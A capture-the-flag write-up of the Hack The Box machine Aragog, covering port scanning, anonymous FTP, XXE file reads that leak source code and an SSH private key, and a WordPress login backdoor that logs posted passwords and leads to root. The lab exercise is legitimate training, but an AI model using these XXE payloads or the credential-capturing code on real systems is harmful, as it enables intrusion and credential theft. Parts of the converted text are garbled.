

Information Gathering

1) Found open ports

```
(vigneswar@VigneswarPC)~[~]
$ tcpscan 10.10.10.78
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-14 18:17 IST
Nmap scan report for 10.10.10.78
Host is up (0.22s latency).
Not shown: 65468 closed tcp ports (reset), 64 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:10.10.14.14
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -r--r--r-- 1 ftp      ftp      86 Dec 21  2017 test.txt
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ad:21:fb:50:16:d4:93:dc:b7:29:1f:4c:c2:61:16:48 (RSA)
|   256 2c:94:00:3c:57:2f:c2:49:77:24:aa:22:6a:43:7d:b1 (ECDSA)
|_  256 9a:ff:8b:e4:0e:98:70:52:29:68:0e:cc:a0:7d:5c:1f (ED25519)
80/tcp    open  http      Apache httpd 2.4.18
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Did not follow redirect to http://aragog.htb/
Service Info: Host: aragog.htb; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.12 seconds
```

2) ftp allows anonymous user


```
(vigneswar@VigneswarPC)~[~/temp]
$ ftp 10.10.10.78
Connected to 10.10.10.78.
220 (vsFTPD 3.0.3)
Name (10.10.10.78:vigneswar): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||48867|)
150 Here comes the directory listing.
-r--r--r-- 1 ftp      ftp      86 Dec 21  2017 test.txt
226 Directory send OK.
ftp> get test.txt
local: test.txt remote: test.txt
229 Entering Extended Passive Mode (|||47027|)
150 Opening BINARY mode data connection for test.txt (86 bytes).
100% |*****| 86 688.39 KiB/s 00:00 ETA
226 Transfer complete.
86 bytes received in 00:00 (0.37 KiB/s)
ftp> ls -al
229 Entering Extended Passive Mode (|||48316|)
150 Here comes the directory listing.
drwxr-xr-x 2 ftp      ftp      4096 Sep 12  2022 .
drwxr-xr-x 2 ftp      ftp      4096 Sep 12  2022 ..
-r--r--r-- 1 ftp      ftp      86 Dec 21  2017 test.txt
226 Directory send OK.
ftp> exit
221 Goodbye.

(vigneswar@VigneswarPC)~[~/temp]
$ cat test.txt
<details>
  <subnet_mask>255.255.255.192</subnet_mask>
  <test></test>
</details>
```

3) Checked the website



4) Found a page



5) The page accepts xml input

Request

PrettyRawHex

1GET /hosts.php HTTP/1.1

2Host: aragog.htb

3Accept-Language: en-US

4Upgrade-Insecure-Requests: 1

5User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

6Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

7Accept-Encoding: gzip, deflate, br

8Connection: keep-alive

9Content-Length: 88

10

11<details>

12<subnet_mask>

255.255.255.192

</subnet_mask>

13<test>

</test>

14</details>

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Date: Sat, 14 Sep 2024 13:06:14 GMT

3Server: Apache/2.4.18 (Ubuntu)

4Content-Length: 53

5Keep-Alive: timeout=5, max=100

6Connection: Keep-Alive

7Content-Type: text/html; charset=UTF-8

8

9

10There are 62 possible hosts for 255.255.255.192

11

12

1) The page is vulnerable to XXE

2) Got the source code

Request		
Pretty	Raw	Hex
1	GET /hosts.php HTTP/1.1	
2	Host: aragoc.htb	
3	Accept-Language: en-US	
4	Upgrade-Insecure-Requests: 1	
5	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36	
6	Accept:	
	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	
7	Accept-Encoding: gzip, deflate, br	
8	Connection: keep-alive	
9	Content-Length: 218	
10		
11	<?xml version="1.0"?>	
	<!DOCTYPE subnet_mask [
12	<ENTITY passwd SYSTEM "php://filter/convert.base64-encode/resource=hosts.php"	
13	>]>	
14	<details>	
15	<subnet_mask>	
	&passwd;	
	</subnet_mask>	
16	<test>	
	</test>	
17	</details>	
18		

3) Found a ssh key

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 GET /hosts.php HTTP/1.1 2 Host: aragog.htb 3 Accept-Language: en-US 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q= 0.8,application/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Connection: keep-alive 9 Content-Length: 190 10 11 <?xml version="1.0"?> 12 <!DOCTYPE subnet_mask [13 >]> 14 <details> 15 <subnet_mask> 16 <passwd> 17 <test> 18 </test> 19 </details> </pre>				<pre> 1 HTTP/1.1 200 OK 2 Date: Sat, 14 Sep 2024 13:15:45 GMT 3 Server: Apache/2.4.18 (Ubuntu) 4 Vary: Accept-Encoding 5 Content-Length: 1725 6 Keep-Alive: timeout=5, max=100 7 Connection: Keep-Alive 8 Content-Type: text/html; charset=UTF-8 9 10 11 There are 4294967294 possible hosts for -----BEGIN RSA PRIVATE KEY----- 12 MIIEpAIBAAKCAQEA50DQmOP78gZkBJJ/JcC5gmsI21+TPH3wJvLAHaFmF7fj4d 13 +YQEMbEg+yjj6/ybXJAsF8L2kUhfK56LdpmC3mf/sO4rmp90NkL9R4cu50B5ef8 14 lAj0g67dxWio77STqYzrWUvNq4n8dKG4Tb/z67+gTOR9LD9c0PhZwRsFQj8aKFFn 15 1R1B8n9/e1PB0AJ81PPxCc3RpVJdwBg8BLZrVXKnsG+SBudbBZc3rBC81Kle2CB+ 16 Ix89HQ3deBCL3EpRxoYVQZ4EuCsDo7ULCBYSoEBgVx41gQcWx34tXCme5cJa/UJd 17 d4Lkst4w4sptYMHzzshmlDrkrDJDq6oLL4FyKwIDAQABAoIBAAXwMmsXOCrbPOK 18 AQtUANLqzKHwbVpZa8W2UE74poc5tQ12b9xM2oDLuxVnRKMbyjEPZB+/aU41K1bg 19 TzYI2b4mr90PYm9w9N1K6Ly/auI38+0uz6o5szDoBeuo9PS3rL2Q1LOZ5Qz/7gFD 20 9YrRCUij3PaGg46mvdJLmwBgmjQs+ZJ7w1ouqsIANypMay2t45v2Ak+SDhL/SDb 21 /oBJFFnOpXntQfJZZkn0GY3SLGWHTgMCyYJtjMCW2Sh2wxiQSBc8C3p1iKwgyaSV 22 QqH/3gt7RXdlF3vdvACeuMnjjjjApd+LnfSaiu714meDiwif27Knqun4NQ+2x8JA1 23 swMBdcECgYEA836Z4ocOGM7akW09wC7PkvjAweILyq4izvYZg+88Re1Ok411LTV 24 Uahyd7ojNGMcSd6foNeRjmqckrK0mCqZhv0XYIWCGRtIj5WfLlynpGhddMCQtIH 25 zCr9vMFc7WCCD+C7nw2YzTrvYBvns/Cv+uHfBLE3S4K0KniUCWmuysCgYEA8yFE 26 rV5bD+XI/i0tLurbKPRyuFVUTPLZ6UPuunLKg4wgsGsiVITYiRHeiHdBjHK8GmYE 27 tkfFzslrt+cjbWNVcJuXeA6b8PaLa7fDp8LBymi8KnsWlkDqh/5Ew7KrcvW5S3 28 HML6ac06Ur2V0ylt1hgh/A4r4YNkgejQ1Cc0/eEcGYEak02wjKEDgs01avoWmlyL/ 29 I5XHfMsws0oYUgr44+17cSLKZo3X9fzGPCs6bIHxOK3DzFB401YmAVEvXN13kpg 30 ttG2DzdVwUpwP6Pvsx/ZYCr3Padow1SmEodjriogL36sD8vCMhJ+OY/EBbLw7 31 HF3BLAZ6erXyoxFLXShozcCgYBuS+JfEBYzKHscPOXZD0mSDce/rBN07odw46y 32 kM61to2p2wBY/wdKunMMwaU/9PD2vNGYXhkTpXazmCOP0+gPzNyBRe11LFIZGuW5 33 4XVYqK9TWI6DoFiDSTGi4ghv8Y4yDhX2PBHPS4/SPiGMh485gTpVvh7ntd/Nc1+ 34 7HUJoQBgcCzVL/pMQOI2pKVBLM6egi70ab6+Bsg2U2ofcgzc2MfsLOIb5T7PzQ3 35 daPxRgj3CcttZYdyuTK3xwv1n5FausngLjryKYXb7xQfzMyOOC7bESRj8SBAxoqv 36 uMQ76WknL3dkzGREM4fUgoFnGp8fNEZLSioxfxPiH/XL5nStkQ0rTA== 37 -----END RSA PRIVATE KEY----- 38 39 </pre>			

Exploitation

1) Connected with ssh

<pre> (vigneswar@VigneswarPC)-[~/temp] \$ ssh florian@aragog.htb -i id_rsa The authenticity of host 'aragog.htb (10.10.10.78)' can't be established. ED25519 key fingerprint is SHA256:4bLLuCjTjPPZfGo5hd3YV/aaIWWIv30CTqDYKlk1pgo. This key is not known by any other names. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added 'aragog.htb' (ED25519) to the list of known hosts. Last login: Fri Sep 23 08:19:24 2022 from 10.10.14.29 florian@aragog:~\$ </pre>				<pre> Response 1 HTTP/1.1 200 OK 2 Date: Sat, 14 Sep 2024 13:15:45 GMT 3 Server: Apache/2.4.18 (Ubuntu) 4 Vary: Accept-Encoding 5 Content-Length: 1725 6 Keep-Alive: timeout=5, max=100 </pre>			
--	--	--	--	--	--	--	--

2) Found a writable folder

```
florian@aragog:/var/www/html$ netstat -antp
(No info could be read for "-p": geteuid()=1000 but you should be root.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      512 10.10.10.78:22          10.10.14.14:47722      ESTABLISHED -
tcp        0      0 127.0.0.1:36138         127.0.1.1:80           TIME_WAIT   -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::21                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -

florian@aragog:/var/www/html$ ls -al
total 32
drwxrwxrwx 4 www-data www-data 4096 Sep 14 06:15 .
drwxr-xr-x 3 root     root     4096 Sep 12 2022 ..
drwxrwxrwx 5 cliff    cliff    4096 Sep 14 06:15 dev_wiki
-rw-r--r-- 1 www-data www-data 689 Dec 21 2017 hosts.php
-rw-r--r-- 1 www-data www-data 11321 Dec 18 2017 index.html
drw-r--r-- 5 cliff    cliff    4096 Sep 12 2022 zz_backup

florian@aragog:/var/www/html$
```

Privilege Escalation

1) Found mysql creds

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', '$@y6CHJ^$#5c37j$#6h');
```

2) Found admin password in mysql

```
mysql> select * from wp_users;
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Administrator | $P$B3FUuIdSDW0IaIc4vsjj.NzJDkiscu. | administrator | it@megacorp.com | | 2017-12-20 23:26:04 | | 0 |
+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql>
```

3) seems like a bot is running

```
2024/09/14 06:29:18 CMD: UID=0 PID=1 | /sbin/init auto noprompt
2024/09/14 06:30:01 CMD: UID=1001 PID=47451 | /usr/bin/python3 /home/cliff/wp-login.py
2024/09/14 06:30:01 CMD: UID=0 PID=47450 | /bin/sh -c /bin/bash /root/restore.sh
2024/09/14 06:30:01 CMD: UID=1001 PID=47449 | /bin/sh -c /usr/bin/python3 /home/cliff/wp-login.py
2024/09/14 06:30:01 CMD: UID=0 PID=47448 | /usr/sbin/CRON -f
2024/09/14 06:30:01 CMD: UID=0 PID=47447 | /usr/sbin/CRON -f
2024/09/14 06:30:01 CMD: UID=0 PID=47453 | /bin/bash /root/restore.sh
2024/09/14 06:30:01 CMD: UID=0 PID=47452 | cp -R /var/www/html/zz_backup/ /var/www/html/dev_wiki/
2024/09/14 06:30:01 CMD: UID=0 PID=47456 | /bin/bash /root/restore.sh
2024/09/14 06:30:01 CMD: UID=0 PID=47457 | /bin/bash /root/restore.sh
```

We can edit wordpress to store the credentials

4) Got the creds

```
file_put_contents("creds.txt",$_POST['log']." - ".$_POST['pwd']);
```



```
florian@aragog:/var/www/html/dev_wiki$ cat creds.txt
Administrator - !KRgYs(JF0!&MTr)lf
cliff florian
florian@aragog:/var/www/html/dev_wiki$ su
Password:
su: Authentication failure
florian@aragog:/var/www/html/dev_wiki$ !KRgYs(JF0!&MTr)lf
-bash: !KRgYs: event not found
florian@aragog:/var/www/html/dev_wiki$ su
Password:
root@aragog:/var/www/html/dev_wiki# cat /root/root.txt
16d1ff9861ef4ac43e24cdf4ec939733
root@aragog:/var/www/html/dev_wiki# |
```

